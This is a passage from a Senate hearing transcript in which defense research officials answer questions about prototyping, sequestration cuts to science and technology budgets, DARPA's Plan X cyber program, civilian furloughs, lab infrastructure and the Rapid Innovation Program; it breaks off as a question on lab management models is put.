The first is we are trying to put more developmental prototyping in our 6–3 program. The reason we are trying to do that is it is much cheaper to test out concepts and capabilities in S&T than it is in full-up acquisition. In fact, if you look at your chart here, the period where we were flat with very short delivery—and there are certainly a number of factors—happens to coincide when DOD and NASA were in full scale with their X-plane prototype period. We had the X–1, X–2, through the X–15. None of those were designed to be fully operational systems, but we actually prototyped parts of those systems very early. Mr. Kendall has asked myself and asked also DARPA to take a look at doing additional prototyping in these spaces to drive down the cost and time.

The second thing that we are doing, and this is really with DARPA and the Services—is we are gathering up all of our folks in our laboratories who are working in the area of system design. We have a program—they are terrible names—Engineering Resilient Systems, and it is led by Dr. Jeff Holland, who is the technical director at the Army Corps of Engineering Lab in Vicksburg, a strange place for it, but he has a very big effort.

We are looking at how do we do more system design in computers so you can do a much broader range of trades in computers rather than bending metal and also design in things like open systems to the maximum extent possible. So as we have long developments, we can do very easy modular changes to the design and we can do that in a computer instead of on an assembly line.

I highlight those two areas. If those two pan out, we will dramatically reduce the cost of new systems, the time to develop, and also importantly, we will stock the cupboard for when the acquisition budget grows again so we will have capabilities to keep our forces safe.

Thank you.

Senator HAGAN. Dr. Prabhakar?

Dr. PRABHAKAR. Let me start by just putting my comments in the context that you started with, which is to recognize that there are so many factors behind any of these phenomena.

From the technology end, what we are really seeking are some technical approaches and demonstrations that might serve to poke that system and show that there are some different ways of doing business in the hope that that will help trigger a change in the overall process because that is really what it is going to take.

I want to break the question into two pieces. First, is the platforms that we build, and the aircraft that these charts focus on are a great example of that, the major vehicle systems that we build. Then second, the capabilities that go on them, be it electronic warfare or communications or sensing whatever job we are trying to do. I think that there are important innovations in both of those.

On the platform side, a key theme that I think many of us see is that as these acquisition processes stretch out, that just creates more time for requirements to continue to change and for more and more iterations which creates a situation where it is literally decades and the whole thing does not really close. So one of the key concepts that is behind several of our programs is: are there approaches that will collapse that time so that we can much more quickly get to a capability and not have this long period of time during which we are continuing to move the requirements around. We are working towards that in some of our manufacturing programs.

As well, when we do X-plane or other X-platform projects, these are not acquisition programs, but at the R&D stage, we are really looking at innovative business models and have had some very good success in doing demonstrations that are much faster and for far fewer dollars than anyone thinks is possible simply by building the right incentive structures, by having very specific objectives that do not change, some of those kinds of practices. So that is platforms.

I think I am actually much more encouraged by what is going to be possible as we change the systems that go onto our platforms, and electronic warfare is a particularly good example. Today when we build a new electronic warfare system, we are building something that is monolithic and it is very complex. When our adversary changes what part of the electromagnetic spectrum they are working then we have to start all over and redesign the whole thing. We are building a new architecture that will allow us to be extremely agile so that when the threat changes, we can adapt in real time without having to ditch that whole thing and go through this next laborious acquisition process.

So those are a couple of the ideas.

The big point in my mind is that for so many years affordability has been the conversation you have after you do the innovation. A challenge that we are really putting out to the leading edge technical community is to say where are the innovations that will completely flip the cost equation, not just make incremental changes because I think that can be powerful, but it has not been historically the question that we have been asking.

Senator HAGAN. Thank you.

Ms. Miller?

Ms. MILLER. Thank you.

As Mr. Shaffer said, prototyping is a big activity that we are doing to try to better inform our requirements, requirements that often are reaching a little bit too far and take us a long time to achieve. What we have been doing within the Army is working with our requirements community and our S&T community to better inform those requirements. The prototypes help to set us up for good capacity in that regard because we can show what is technically achievable and we can drive down risk.

In addition, within the Army, I mentioned our strategic modernization strategy we are developing. This is a 35-year look out into the future. What it does is it allows us to align the programs of record and their lifecycles against where they need technology insertion and where we need to have new platforms, perhaps, to replace them. That helps to, again, inform requirements and helps to baseline our S&T investments so that we can do this insertion. It is actually aligning us so that our technology is there when it is needed, not too early, not too late, and we will, again, try to shorten up our——

Senator HAGAN. It seems 35 years is an awfully long time from a planning perspective in today's highly technical architecture and field.

Ms. MILLER. Yes, ma'am. I wish I could say that we did not have platforms that lasted that long, but ma'am, we do and we do need to have technical upgrades as we go along. That is why it is important to understand the lifecycle of the platforms and when we can have technical insertions.

I would also argue, and it has been mentioned, that we do not really know what threat will be there in 30 or 35 years, but the fact is, if you stretch something out that far, you certainly know the world is going to be different. It breaks people from saying I am just going to do what I am doing now for a little bit longer.

They have to think differently. It has opened some new trains of thought with people that pretty much have been closed thinking.

Senator HAGAN. That is why I like, Dr. Prabhakar, your comment about when the threat changes, that you can quickly adapt.

Ms. MILLER. Absolutely.

The other aspect that we are doing is looking to the international community and what technologies they can bring in. We talked about open architectures and systems engineering, and we are looking at the international community to see what they can bring in and augment the Army's capabilities. I am certain that is true across all of the Services and DARPA because we are never going to say that we are the smartest people here. Everybody has good ideas. We need to know how to use them.

Senator HAGAN. I am already running close. We are going to have 10-minute sessions. So let us move on. Thank you, Ms. Miller.

Ms. Lacey?

Ms. LACEY. So I will agree with everyone, all the comments that have been made so far.

I will cite two specific examples. One is a rapid prototyping that you probably heard a lot about in the last couple of weeks, our high-energy laser demo on an operational platform in the Gulf. So that should give us some context, some learning, some understanding, so we can make sure that as we move into the development phase, that we have provided a capability that the warfighter can actually use.

Senator HAGAN. What does this laser do?

Ms. LACEY. It is a high energy laser and it will shoot down air targets or fast attack craft targets close in on the surface. So we are going to be doing a demonstration of that coming up in 2014. I am very excited about it.

The comment I would like to make about open architecture—we too are moving in that direction. It is not so much driven by S&T, but it is certainly enabled by it. But the real key is to open up what you already have. As Ms. Miller pointed out, we are going to have systems for 35 years. In our case, we have aircraft carriers for 50 years. If we do not open those systems up now, we are not going to be able to take advantage of these S&T breakthroughs as they happen. So we in the Navy are spending a lot of time doing that as we move forward.

Senator HAGAN. Thank you.

Dr. Walker?

Dr. WALKER. The Air Force is in lockstep with the other Services and the Acting Assistant Secretary of Defense for R&E as well.

A couple of things I did want to address, though, is I really like your slide because I am doing a study right now that our chief scientist, Dr. Mark Maybury, is running on Global Horizons, which is really looking at the future of S&T and how we take that to improve the Air Force of the future. I am leading a team that is doing mission support which is really how do we improve the acquisition system so that we can bring in new technology faster. This slide is my number one trend slide that I am using.

It was interesting. When I started looking into this, we really have driven ourselves into a long acquisition process. We are not following the trends of other agencies, and we want to take advan-

tage of that. We started asking questions. The automobile industry, which is actually coming down—they actually are using four times the number of lines of code in a modern automobile than we use in the F–35. Yet, they are able to do it faster. One of the reasons is because they learned to use loosely coupled software, use loosely coupled systems as opposed to our approach which has been highly integrated systems.

So when you start looking at how do we have an evolvable system, which is really addressing that issue of requirements—requirements change over time. From the time you define what you want to have to the time you actually have it fielded and, much worse, 60 years later when you are still using it like we are using some of our aircraft, you have to be able to evolve and you need to design the system so it can evolve along the way. Having loosely coupled, where possible, allows you to do that and is much more flexible.

Taking advantage of the digital design and building a digital thread, taking advantage of advanced manufacturing capabilities—these are all ideas of how we can improve our ability to get from technology ideas into warfighting systems.

Senator HAGAN. Thank you.

Senator Fischer?

Senator FISCHER. Thank you, Madam Chairman.

I would just like to follow up with you on the line of discussion that Chairman Hagan was discussing. When we talk about collapsing time and looking at the changes that are occurring and looking out 35 years and adapting and evolving, is that happening now? Is that happening now or is that your plan and goal for the future? Is that the direction you want to head or are you headed in that direction now? If you are headed there now, have you had any successes that you could share with us where you have been more able to adapt in a quicker manner?

Dr. PRABHAKAR. I will kick off.

Let me just shift to a different realm than aircraft. An example I really love of adaptability—your big question was are we doing this yet. I would say we have been trying for a while and it is slow progress, but there are some examples where we are making progress.

One that I really like has to do with the situation our soldiers on the ground were facing in Afghanistan. The intelligence that is collected from the battlefield all gets pulled up, but the soldiers on patrol from 1 day to the next do not really have the kind of immediate, fresh information from their colleagues as they go every day when they go out on patrol. So one of the projects that we did, we would hear sometimes from these young soldiers that they had left a civilian world where they could walk around with maps on their iPhones and know where they are and post text notes to their friends. Now they are in Afghanistan and all of that is gone when they really could have used it.

It turns out those things are much harder to provide in a battlefield environment. Security is a real concern. The connectivity does not really exist. You need secure and physically hardened devices. So there was a whole host of challenges.

In some work that we did where we did get real devices in the hands of soldiers, we were able to give them handhelds where they would have these kinds of applications that looked like the applications that they used in the civilian world, and they used these applications in just very practical ways. So soldiers would go out, they are going out on patrol, they are recording the local observations of what is this farmer doing in this field or what is the scuttlebutt that they are picking up as they are talking to people. That is immediately fed to their colleagues and to the guy that is going out on patrol the next day.

Senator FISCHER. So it is not just going up. It is really——

Dr. PRABHAKAR. It is laterally. Exactly.

The thing that I think is really great about this, because I love what we are doing for the soldiers today, but really the exciting thing to me is we are introducing this element of adaptability because the applications that they use one day tell them what the applications are that they need the next day. The development team that we have sitting next to them then will spin up that application, and a few days later, they are able to have a new capability that matches the particular thing that they are trying to track or a particular way that our adversary might have adapted on the other side.

So it is just one little example, but when you see the power of that kind of ability to react, I think it does tell you where we could go.

Senator FISCHER. Good. That is good to hear.

I would like to talk about sequestration and the effect that that is going to have on the groups that you are representing. Sequestration could reduce the Federal R&D spending by $57.5 billion, or 8.4 percent, through 2017. Spending on defense R&D could be cut by $33.5 billion, or 9.1 percent. That is going to bring the spending levels for defense down to the 2002 level.

Do you have any specific S&T sequestration funding numbers for fiscal year 2013 and a breakdown of how it is going to impact your programs?

Mr. SHAFFER. Yes, ma'am, and we can provide that to you. I mean, I do not have it in my pocket.

[The information referred to follows:]

The fiscal year 2013 sequester amount for science and technology (S&T) program is $1.035 billion less than the President's budget request of $11.861 billion as shown in the below chart, this was roughly a 9 percent reduction.

[In billions of dollars]

	President's Budget Request 2013	Sequestration Cuts to President's Budget Request 2013	President's Budget Request 2014 (Fiscal Year 2013 CY $)
Basic Research (6.1)	2.117	-0.176	2.164 (2.128)
Applied Research (6.2)	4.478	-0.403	4.627 (4.549)
Advanced Technology Development (6.3)	5.266	-0.456	5.192 (5.105)
Department of Defense Science and Technology	11.861	-1.035	11.984 (11.782)

Impact to S&T programs were varied and resulted in outright program reductions and delays. In many cases, work in S&T is sequential, the work planned for fiscal year 2013 will be deferred to fiscal year 2014—and reduces the work planned in fiscal year 2014 by that same $1 billion. Some of the reduction will be seen at our government labs, but other impacts will be seen in government and universities. For

example, we expect the total investment in universities to decline by about $250 million. This will reduce our overall number of grants going out to universities by somewhere between 500 and 1,000 grants. Since manpower in our S&T laboratories is funded with Applied Research, we were left with the choice of reduce program content or people. A reduction of $400 million within Applied Research equates to more than 1,500 scientists and engineers; we forestalled these layoffs in fiscal year 2013 but not for much longer. Sequestration cuts have also impacted the S&T laboratories to hire scientists and engineers into critical positions. Within the Assistant Secretary of Defense for Research and Engineering portfolio, there will be no new technology demonstrations in fiscal year 2013. These specific examples are only an illustration of $1.035 billion cut to the DOD S&T program. The impact of these cuts will not only affect today's S&T program but will have lasting effects in the future.

Mr. SHAFFER. The basic rule of thumb, 9 percent to every program element and project across DOD in RDT&E. So you can take whatever was appropriated in fiscal year 2013, subtract 9 percent from that. That will cause terminations in some cases. It will cause certainly slowdowns to all of our programs.

The place that it will hurt, I think, the worst is the reduction in the number of grants and new awards. We heard Ms. Lacey say that the future naval capability new starts are cut in half. I will start no new technology demonstrations for fiscal year 2013. We will reduce our overall number of grants going out to universities by somewhere between 500 and 1,000. That does not sound like much, but when we in the United States are struggling to have enough scientists and engineers to work on national security problems, I do not know which of those 500 or 1,000 grants might give me a very good scientist or engineer to come work in my laboratory. But if we reduce the pool, we reduce the future. Those are the impacts of sequestration.

We are all in the business of an uncertain future. We were talking before this hearing started. We have some members in uniform who say, just fund the basic research projects that are going to pan out. We wish we were that good. You have to fund a number of things and then some of them will bubble up. By reducing the pool, we are going to reduce the future.

I want to point out one thing that we are talking about within DOD. In previous periods, the last two big budget contractions for DOD, Secretary Perry was involved in both of those. He made a strategic choice to maintain investment in R&D because we are cheaper and we provide options. We are working through that argument. I do not know if that is going to hold for this time or not. But in the past, there has been a strategic choice in our Government to maintain the future.

Senator FISCHER. Would it be more helpful if you had flexibility to decide where you were going to make those cuts and make them more targeted?

Mr. SHAFFER. Yes, absolutely.

Senator FISCHER. Would it be less harmful to the programs that you deal with?

Mr. SHAFFER. Absolutely.

Senator FISCHER. So you could make wiser decisions if we would give you the flexibility to let you make those decisions within your department?

Mr. SHAFFER. Absolutely.

Senator FISCHER. Did anyone wish to add anything on that point?

I happen to believe that we need to make sure that the funding and the programs need to be focused on our warfighters. So while sequestration may impact each of your organizations, the impact I am concerned with is, what is going to happen with regard to those warfighters and the warfighting capabilities? So what specific aspects and impacts will those cuts due to sequestration have on our warfighters and those specific capabilities?

Ms. MILLER. I guess I will start.

Senator FISCHER. If it remains like it is now and you do not have the options to make decisions yourself.

Ms. MILLER. As you have already heard, sequestration is not only impacting our programs. In some cases, we will terminate some of our S&T efforts, efforts that may well have produced capability for the warfighter. We are also certainly going to constitute a delay in what we can deliver. It will be an impact to getting things through the acquisition system and improving what we have.

Certainly in the Army, we have a lot of systems that are coming back out of the war, becoming programs of record, becoming part of our main set of equipment, and it would be up to the S&T community to make sure that those pieces of equipment then are operational and can be upgraded and perform much more capably and affordably. So we will look to try to invest our resources, what we have of them, to make sure that we have platforms that are affordable and that do not cost as much money and perhaps not make as many new designs based on the limitation in the funding, certainly tied to what the warfighter wants.

Senator FISCHER. The budget that you were looking at, the five of you, was the budget introduced by the President. Is that correct?

Ms. MILLER. Yes, ma'am.

Senator FISCHER. So that did not account for sequestration. If we are going to account for sequestration, have you dug into that even deeper to find out what will need to be done? Have you looked at that at all?

Mr. SHAFFER. Are you asking have we gone through a prioritization to begin to understand how we would deal with it in 2014 if sequestration actually hits? Yes, ma'am, we are doing it.

Senator FISCHER. Well, it has hit.

Mr. SHAFFER. It has hit.

Senator FISCHER. It has hit, but the budget that was introduced did not have that accounted for in it.

Mr. SHAFFER. That is absolutely correct.

Of course, we are looking at how we would prioritize. Yes, ma'am.

Senator FISCHER. The rest of you, would you answer please?

Dr. PRABHAKAR. Absolutely.

Just for context, in our work, which is projects-driven, we do not have standing laboratories for the work that we do at DARPA. We are in a constant process of prioritizing in the normal course of business. So when something like sequestration hit in fiscal year 2013, of course, we started with our lowest priority programs that were struggling already or, for whatever reason, there was a problem. But when the cut is as substantial as it was in fiscal year 2013, it does cut into the things that we very much would have wanted to do. So the consequences there included delays to impor-

tant programs. Plan X, which is our cyber offense program that is just beginning, is an example. Delays on transition.

One of the very interesting things we are seeing is the secondary effects because we do so much of our work with our partners in the Services, be it contracting or when things are more mature when we are going to field tests or going to test ranges. We are finding that all of those schedules now are delayed and pushed out.

So the net effect from a 1-year hit in fiscal year 2013 tends to be a series of delays. It is not the end of the world for our mission in the long-term. It is just very corrosive and extremely demoralizing to our program managers that we worked very hard to get in the door.

One time, you can absorb that. My concern, about if this continues, is then it does start getting at our fundamental ability to create, in our case, these big leap-ahead technologies. So, instead of just a few months of delay, if we end up starting to have to cut into the actual work and drop things on the ground, that is where I think the bigger impacts loom, which would be much more dangerous.

Senator FISCHER. Just maybe a quick answer from the other three. I am way over my time.

Ms. MILLER. Yes, ma'am. We are looking at prioritization and what we will no longer be doing and aligning it with our programs of record and what the warfighter needs.

Ms. LACEY. We are doing that as well in the Navy and the Marine Corps.

Dr. WALKER. We are also in the Air Force. The alignment to a given program element and the hits on certain programs will cause us to have to either realign programs within the Air Force or to delay in some of the key programs, particularly the bigger demonstrations that are closer to warfighter needs.

Senator FISCHER. Thank you. I am glad to hear that you are all being very realistic about the current law that we are under and the budget situation that we face. Thank you.

Senator HAGAN. Thank you.

Dr. Prabhakar, you just mentioned the Plan X, and I wanted to address that. The President and the leadership of DOD from the Secretary on down have emphasized the importance of cyber to our Nation's security and prosperity and continue to increase investment in this area despite the declining overall budgets.

DOD has turned to DARPA for substantial investment in this leap-ahead technology. DARPA's role is especially critical as a highly credible source of alternative approaches to operating in cyberspace from those developed by the National Security Agency and the cryptologic services of the Army and the Navy and the Air Force. It is very concerning to see that DARPA has levied a 43 percent cut on this flagship cyber program called Plan X in allocating sequester reductions in the portfolio.

Why is this flagship cyber program being cut so significantly, and what are the broader implications because of this 43 percent cut?

Dr. PRABHAKAR. That is a great example of the unfortunate impact of sequestration because when we are done making the cuts that we can live with, then we get to the things that we are not very happy about having to live with.

The Plan X program that you cited is one component in an overall set of activities that we are doing in cyber. I do not want you to take away a notion that it is a 43 percent cut to our entire cyber portfolio. The Plan X program is just ramping up, and that was one of the reasons that we felt that was the right place to take that portion of the cut within that program element relative to the other hundreds of contracts that were underway in that program element. We had to choose among our children there.

But just to paint a little bit broader picture, you are absolutely right. Cyber is something about which there is enormous concern in terms of cybersecurity. DARPA's role very much as in other fields is not operational. There are many other parts of DOD and the Intelligence Community as well that are focused on the operational mission. I think they are putting enormous effort into keeping up with this growing threat.

What we are trying to do is come up with the technology ideas that change the trajectory because right now the threat keeps growing and all we really have as solutions is to hire people, of which there are not enough because they need special training, and every time there is an attack, we patch and then we hope. That is essentially all we can do.

We have two themes and Plan X is one of them. The other piece is about cyber defense, first of all, which is trying to build—and I think we actually have some phenomenal programs that will build—the technical ability to create a more fundamental defense, ways to assess legacy systems and assure that they are secure and also then to build new systems, for example, embedded systems that might go into our advanced military platforms, build them in a way that is much more inherently secure. So I think with those technologies, we can get to a place where we get beyond just throwing people at it and get to a much more automated future for security.

Then for cyber offense, back to the Plan X story, the dream here is right now our warfighters are engaged in, and they know how to fight a kinetic fight. Electronic warfare is a fully integrated part of that. But cyber sits off on the side. It is not a tool that someone engaged in that kinetic activity can really bring to bear in an active situation. It is because cyber offense tools are things that are exquisite pieces of software that you write. You really do not know for sure what they are going to take out when you launch them. Once you launch them, you do not really know what other collateral damage they have. They really are not weapons in the conventional warfighting sense. Building those capabilities is what the research program in Plan X will do, and that is, obviously, why we are very excited about pushing it forward as aggressively as we can.

Senator HAGAN. So do you feel comfortable, or somewhat comfortable, with the funding for the defensive part of cybersecurity issues?

Dr. PRABHAKAR. I think we have been able to size that at a place where we are making the investments that have the greatest promise for big impacts. So, yes, I am comfortable with that.

Senator HAGAN. We certainly need to go back and look at Plan X too, in my estimation, going forward, for sure.

Mr. Shaffer, last month Mr. Frank Kendall, the Under Secretary of Defense for Acquisition and Technology and Logistics, was quoted at a conference saying that he is considering a strategy of funding R&D projects despite the ongoing budget pressures. His objective is to fund R&D projects to keep the leading edge of the industrial base working on advanced technologies when budget pressures are significantly impacting major acquisition programs.

Two thoughts, two questions. What are you doing to implement this strategy?

Then also, in the President's budget, you have more than doubled the funding for the emerging capabilities technology budget line from $25 million to $62 million and have also created a new applied research for the advancement of S&T priorities with $45 million. Can you describe what this funding is for and how will it address the key issues of increasing responsiveness to develop and to deploy new technologies and affordability?

Mr. SHAFFER. Yes, ma'am. There are actually two threads in there, so let me start with the first one.

We have touched on this a little bit already. Mr. Kendall is asking us to take a look at prototyping, late development prototyping demonstrations for a couple of reasons. One is to develop new capabilities. A second is to keep design teams employed when we are going through periods where we are not buying them out of equipment. So when you look at advanced technology, the real secret sauce are those really smart design team engineers who will go ahead and create the new trades and possibilities. So we will do some prototyping in some of those areas, I believe, to make sure that we keep the national intellectual capital viable for when we need the next set of systems.

So that is where Mr. Kendall is looking. He is looking, through DARPA, at something called the next generation air dominance initiative to really look at what are the pieces for the next generation fighter or network set of fighters that we need to keep in place so that when we actually go to the next generation aircraft, hopefully it will not take 30 years to develop and that we will have the right smart people in place.

The second question you asked, and by the way, and I have in my own lines in the Office of the Secretary of Defense increased the funding for prototyping in the emerging capabilities technology demonstration program. They will be doing prototyping in things like very advanced electronic warfare systems and things like some cyber capabilities. It is where we have to address new and emerging capabilities.

The $45 million for the applied technology program actually is not a new start, new set of money. I took five or six of my old programs and collapsed those into a single program element to be able to fund good ideas competitively across DOD in the cross-cutting areas that everybody has S&T programs in: communications, cyber, electronic warfare, materials, those types of things that all of my partners here are funding at some level. We want to have a program to put connective tissue to make their programs better. All of that $45 million will be executed through the Services. So it is a new way of thinking about how are we going to get more bang

for the buck by funding internally competitively proposed projects in those certain cross-cutting areas.

Senator HAGAN. Thank you.

Ms. Miller, Ms. Lacey, and Dr. Walker, in the fiscal year 2014 budget request, DOD has more or less preserved its top line funding for S&T. In part, this is due to increases in basic and applied research at the expense of advanced technology development. While increased basic research is important, there are concerns over decreases in more applied research funding and for activities that can help transition technologies across what has classically been labeled the valley of death, the gap between the labs and then the military users.

Do you feel the balance between basic research, applied research, and advanced technology development is right, and what is your assessment of our funding for technology development across the valley of death? Ms. Miller?

Ms. MILLER. I will start, ma'am.

I think that the balance needs to be looked at. I think that we have done a good job in pushing resources down into basic research and now applied research, but it has caused an even earlier valley of death.

Senator HAGAN. If you have any examples, I love examples.

Ms. MILLER. I would tell you in this budget development, we ended up decreasing our budget activity 3, advanced tech development resources, on the order of $140 million pushed into other 6–2 areas, and we took our tech maturity, so I should start with the Army established a 6–4 line for their S&T activities to help do prototyping and to cross the valley of death. Those resources have also been reprogrammed into the 6–1 and 6–2 at this time to make sure that we could meet compliance and have those next generation capabilities.

But at this point, we need to start being cognizant of the ability to take those good ideas that are developed in earlier research veins and be able to transition them through. We will be looking to try to get a better balance from here on out.

Ms. LACEY. I too agree that the balance needs to be relooked. We have seen that valley of death or the interpretation of it being a valley of death widen over the years. In reality, what we have done is we have moved things that historically had been in procurement accounts back into the R&D accounts. We have a lot of pressure on our 6–4 accounts that we currently have today, which is the traditional transition zone, and 94 percent of our money in what is BA–4 through BA–7 in the Navy is tied to programs of record. We have very little that is focused on that transition area, and that is something we need to look at very, very carefully DOD-wide. By preserving the 6–1 and 6–2, a very noble thing to do, at the expense of the 6–3 and 6–4, we are actually widening that valley.

Dr. WALKER. In the 2014 budget submission, we were actually able to increase our 6–3 at a greater rate than our 6–1 and 6–2 trying to reverse a trend that we have had over the last few years. 6–1 and 6–2 tended to dominate the S&T budget. But we have the same problem as the Navy. Our 6–4 program, our BA–4 is primarily tied to programs of record, and we miss that opportunity to move beyond the laboratory and into a demonstration and develop-

ment program getting ready prior to a program of record being in place. That is an area that we think we need to improve as well.

Senator HAGAN. Thank you.

Senator Fischer?

Senator FISCHER. Thank you, Madam Chairman.

I would like to talk about furloughs for civilian personnel that you may have. We know that it causes loss of productivity. I think it will harm our military readiness at a time when we are facing, I think, more serious threats than many other times in history for this country. Furloughs will have a significant impact on employees' families and also on our States' economies.

While DOD has decided to reduce the number of furlough days, I remain deeply concerned about the impact of those furloughs on the things that I mentioned. Your scientists, your engineers, your program managers play a critical role in maintaining our superiority on the battlefield because of the research that you are doing. I have heard that the Navy and the Marine Corps have funds available to avoid furloughs, but DOD, the Army, and the Air Force will have furloughs for their civilian employees.

I have three questions for you. What is the current status of furloughs in each of your organizations? What would be the impact if you had to furlough some or all of your civilian employees? Would any of your civilian employees be exempt?

Mr. SHAFFER. Ma'am, the actual implementation of furloughs is still an ongoing process, but right now it looks like across the board in DOD, the policy will be 14 days for civilian personnel taken over the last 14 weeks of the year.

The reason that this step is being taken is because of the inability to move money between accounts from one to the other. We, DOD, are in what I consider to be a very terrible place. We either fund the ongoing war efforts for our deployed forces or we furlough. So there are other ways at the margin to get there, but at the end of the day, we are so underfunded in our operations and maintenance (O&M) accounts right now in DOD that we have to take the drastic steps. None of us particularly like furloughs. I have talked to Dr. Prabhakar and she actually has a different problem. She hires people for 4 years and they want to come in and do things. It is going to be very upsetting that they are not going to be allowed to do things.

I also want to point out that while we have a furlough of 14 days, it is not just the 14 days that is going to impact us. One of our Services, in fact, all of our Services, are dramatically under-represented in contracting officers. In addition to furloughs, people who are currently being paid overtime will no longer be paid overtime. They will not be allowed to work overtime. So it is not going to be just the cut of 14 days, it is going to be a reduction in many cases of people who are putting in 50- to 60-hour weeks and getting paid for it being cut to 32 hours. So that will impact getting money out the door and on contract.

There is a whole host of second-order impacts due to sequestration, but those are all going to hurt everybody on this panel and it is going to hurt our young people. We are breaking faith with our young people, many of whom, at least in this area, are living

very close to the margin and have mortgages to make and that type of thing.

So this is a very serious step. None of us like it. We understand why DOD is taking it. It is where we are, ma'am.

Dr. PRABHAKAR. I think Mr. Shaffer said it all.

I will just add you asked about exemptions. In my organization, the furlough applies to civilian Government employees and we will be taking that across the board, including myself and my deputy. We have one civilian Government employee who is in Afghanistan for some of the field test work that we are doing, and we are sorting out that situation. But that would be the only exemption, if there is one.

Ms. MILLER. Pretty much what Mr. Shaffer said applies to all the rest of us.

Ms. LACEY. In terms of exemptions, we are looking at health and safety issues as potentials at the moment.

Dr. WALKER. For us in the S&T workforce, it will be no exemptions, just for the health and safety issues, but right now, we do not have any of those.

Senator FISCHER. Once again, I would ask you with regard to flexibility, if we would be able to give you flexibility to make decisions within your own programs, would that help with the furlough situation?

Mr. SHAFFER. Ma'am, I think that this is all tied into flexibility with O&M accounts and because of the way we have to spend money, funding the war efforts forward. We are rapidly running out of time because O&M for the Army and the Navy are 1-year money. So even if we start to get flexibility late in the summer, it is going to be very hard to move money from one account to O&M and then get that spent. So we have a double whammy going on. It is the color of money but it is also the time of the year and whether or not we would actually be able to expend it.

Mr. Hale, a wonderful guy, I am surprised he has any hair left because every time I go by him, he is pulling more of it out. It is a very difficult management problem.

Senator FISCHER. So are you saying with regard to the furloughs, the flexibility really would not help at this point at all?

Mr. SHAFFER. It is beyond our ability to deal with. This is really a larger issue coming from Dr. Carter, the comptroller, and Secretary Hagel and how they would be able to manage the war effort. That is what is driving everything. Internally, I do not think that it would help much.

Senator FISCHER. Thank you.

I would like to move on to infrastructure, if I could, with modernization and duplication. The lab enterprise includes 62 organizations spread across 22 States, with a total workforce of about 60,000 employees, more than half of whom are degreed scientists and engineers. That infrastructure supports this enterprise like the rest of DOD and continues to age with no military construction (MILCON) funding in sight to modernize your facilities.

The NDAA for Fiscal Year 2013 Senate Report required DOD, the Air Force, and the Navy to conduct a survey of its laboratory infrastructure and brief the congressional defense committees on the results of their surveys no later than March 1, 2013. I believe

the Army has provided their survey, but we are waiting to receive some surveys from DOD and the Navy.

What is the overall status of your facilities and how does that status and the state of your infrastructure affect your mission?

Ms. LACEY. Ma'am, where we are in the Navy, we have actually baselined the buildings that we have, and we can quote a number. But that is not very informative when it comes to understanding what can you do with that building. You have to couple it with the equipment that is in it and the people so that we can understand the real capability. That is where we are right now is trying to make sure we understand that.

Senator FISCHER. Are you completing your survey now? Will we be receiving a briefing on that?

Ms. LACEY. We can give you a briefing, but I want to be careful here. We have completed our survey on the facilities themselves, the building piece. What we really are interested in is the capability piece, and we are only about halfway through that. So we expect that it will be sometime early next fiscal year before we have our first look at that.

But do we have old buildings? Yes. The fact of the matter is that our scientists and engineers are very dedicated folks that do amazing work despite the buildings that some of them have to operate in. Would I like it to be better? Absolutely. But we are trying to determine right now what we really need to invest in. Making every building very nice may not be the right answer for the Navy for the long term.

Senator FISCHER. Dr. Walker?

Dr. WALKER. I believe we have turned in our survey. The Air Force survey of the building facilities is like Ms. Lacey was saying. About 90 percent of our buildings are actually in fairly good shape. We put a lot of effort into this, both in good support from Air Force MILCON, MILCON inserts that we have gotten over the time, and the recent base realignment and closure allowed us to modernize a number of our areas.

We have also taken advantage of section 219 to really work the lab piece of it and start to modernize the interior of the buildings because a lot of our buildings were built in the 1960s and 1970s and they do not need to be replaced. They just need to be modernized in place. We have also modernized older buildings with the recent MILCON at Wright-Patterson where we took a shell of a building and completely rebuilt the interior of it to make a world-class, modern power lab for the Aerospace Systems Directorate. So we have taken advantage of this. The Air Force has been very good to us.

We realize in this day and age of where we are in the fiscal environment, we are probably not going to get MILCON for a time in the Air Force, but we have actually taken advantage and using section 219 are able to keep the labs to the par that we would like to have them on.

Senator FISCHER. Have you looked at what it would cost if you truly were going to modernize for not your wants but your needs for your mission?

Dr. WALKER. We have taken the surveys of that. I do not have that number off the top of my head, but it is not a small number.

Senator FISCHER. Thank you.

Senator HAGAN. Just so the panel knows, we are going to stop the meeting right before 4 p.m.

I have a question on the Rapid Innovation Program. Three years ago, Congress established the Rapid Innovation Program to help fund the rapid transition of innovative technologies largely from the small business community to the warfighter. This was an environment where rapid fielding of technologies was driving a significant level of the effort on the S&T community. As we draw down our combat operations overseas, the demand for rapid fielding may diminish.

What are your views on the Rapid Innovation Program? From my understanding, this program is not included in the fiscal year 2014 budget request. Is this program not useful now to DOD in the current environment? Mr. Shaffer?

Mr. SHAFFER. Yes, ma'am. The reason it is not in the 2014 budget request is that we have just gone through and we have done the first year's worth of awards. We are waiting to see how this program pans out and the types of products that come out of it before we put in a budget request. It is not clear that we would get new money.

There would be other ways we could do this. As you mentioned, most of the Rapid Innovation Program comes through the small business community. We could include this as part of the Small Business Innovative Research Program in the future, and that is one of the things we are considering. But before we jump off the cliff, we really would like to have a year's worth of evaluation of the programs to see if we actually got value for money.

Senator HAGAN. How much money did you put out?

Mr. SHAFFER. We got everything out that was appropriated. I am trying to remember. In the first year, it was $200 million, $500 million, somewhere in there, yes.

Senator HAGAN. $400 million?

Mr. SHAFFER. $400 million, yes, ma'am.

Senator HAGAN. Thanks. Ms. Lacey, Ms. Miller, anybody?

Ms. LACEY. We have not completed the first round, but we do have one early completion expected next month, but the vast majority are not going to finish up for another 12 to 18 months.

Dr. WALKER. We put $105 million out to 44 different small businesses working across the rapid response for the warfighter, cyber, sustainment. So far things are looking good and showing promise, and we will see as the program goes on. We are looking forward again to our next round somewhere around 18 to 20 awards coming out this year out of the 2012 money.

The other thing that we are getting out of this is that there is huge interest in the program because we have had over 700 white papers both years that we put out the announcement. So there are a lot of people out there with good ideas that we are able to take a look at and screen through the program.

Senator HAGAN. Ms. Miller?

Ms. MILLER. The Army was the same as well. We have no early indicators yet. We know that we got a lot of interested parties, and it certainly gets connectivity to small business.

Senator HAGAN. Thank you.

Over the years, there also has been much discussion over the pros and cons of various management models of DOD labs that are government-owned and government-operated (GOGO) versus the Department of Energy labs that are government-owned and contractor-operated (GOCO).

So, Ms. Miller, Ms. Lacey, and Dr. Walker, if you were going to start a new basic and/or applied research laboratory, what type of business model would you use for the management and operation of that laboratory? Dr. Walker, why don't we start with you and go back?

